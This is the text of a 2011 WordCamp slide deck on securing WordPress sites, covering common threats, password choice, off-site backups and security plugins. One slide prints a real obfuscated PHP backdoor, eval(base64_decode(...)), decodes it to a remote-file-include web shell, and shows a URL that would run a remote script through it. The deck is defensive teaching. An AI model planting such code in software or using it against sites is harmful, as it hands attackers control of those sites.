Securing Your WordPress Website Vladimir Lasky http://wpexpert.com.au/ WordCamp GC 2011
For the Impatient, Lazy and Easily Distracted Rename your admin account Only download plugins and themes hosted on WordPress.org and regularly update them Change your database table prefix from “wp_” to something random using “WordPress Table Rename” plugin Install  the plugin “Semisecure Login Reimagined”
Does This Describe You? Seldom update your WordPress installation & plugins Seldom backup your WordPress installation & plugins Access your WordPress site over public computers and/or Wi-Fi networks Use the same password on multiple websites Download themes and plugins from third-party sites or file sharing networks Rely on cheap developers found through online freelance websites You may be at risk!
How We Achieve Security The only perfect security is to not have a website - Anything else is relative Our goals: Make the attacker pick on a weaker target Avoid creating a security hole ourselves Our plan: To use off-the-shelf WordPress plugins where possible and avoid doing anything to break compatibility with other plugins or complicate day-to-day activities

The Three Pillars of Security PREVENTION DETECTION RECOVERY
Know Your Enemy Cyber Criminals Cheap Thrill Seekers AKA “Script Kiddies” Business Rivals Disgruntled Employees Ideological Enemies
What Do Attackers Want to Achieve? Cheap thrills Material for identity theft Damage reputation of a business Disrupt e-Commerce To create a "Botnet“ – a staging point for attacks against a third party. Obtaining restricted information Black-hat SEO (usually backlink generation)
Characterising Security Threats Active/Passive Method The aims of the other party Their knowledge of you Their level of motivation The level of difficulty required What is their alternative option
Top Security Threats Brute Force Password Attacks Code Injection Attacks (SQL/PHP and XSS) Denial of Service Attacks Sniffing Network Traffic to Recover Plaintext Passwords and Session Cookies Malicious Code within Themes/Plugins

Brute Force Password Attack Example

Classic SQL Injection Example
Malicious Code Example The following is a line of obfuscated PHP code in a compromised plugin or theme: eval(base64_decode("aWYoaXNzZXQoJF9HRVRbImNtZCJdKSlpbmNsdWRlICRfR0VUWyJjbWQiXTs=")); This evaluates as the following PHP statement: if(isset($_GET["cmd"]))include $_GET["cmd"]; This allows an attacker to run any PHP script on your site by setting the query parameter ‘cmd’ in the URL: http://www.yoursite.com/index.php?cmd=http://www.somesite.com/somescript.txt
Good Habits Only obtain free plugins and themes hosted on WordPress.org. Buy premium plugins/themes from the Author's website, which should have their contact details Update your WordPress installation and plugins regularly When travelling, access the Internet from your own smartphone or notebook computer – not from an Internet Cafe

Choosing a Password Twelve characters long as a minimum, but not a dictionary word Common number/letter substitutions are not very useful A good mnemonic technique: come up with a memorable sentence, and use the first letters of each word to form the password e.g. “ Jack and Jill went up the hill to fetch a pale of water” could form a 13-character password “JaJwuthtfapow”

Secure Your Backups Most automated backup plugins operate this way: They archive your database and installation files They upload this archive to a remote site using saved authentication details If your site is compromised, these saved authentication details could be used to destroy your saved backups The solution: Automated Remote Backups

Automated Remote Backups Instead: Use the backup plugin ONLY to archive your Database and Installation files and place them in a a private folder Configure a remote system to periodically connect to your site via SFTP/FTP and download this backup file. If a hacker compromises your system, they will not be able to destroy your saved backups Good article on implementing this: http://www.makeuseof.com/tag/automated-remote-backup-wordpress/

Plugin: Semisecure Login Reimagined Purpose Encrypts passwords without requiring SSL. Instead, it uses JavaScript to encrypt the password Benefits: Simple installation – just activate Eliminates risk of obtaining password by sniffing network traffic Limitations: All other traffic is unencrypted. WordPress session cookie is still vulnerable

Plugin: WordPress HTTPS (SSL) Purpose: All traffic between Web Browser and Blog is encrypted Benefits: Eliminates risk of password sniffing and session hijacking Limitations: Requires a web host with a Shared SSL certificate (HostGator, BlueHost). Alternatively, you must obtain a SSL Certificate in the name of your primary Domain and get your web host to install it. Higher CPU Usage on web server
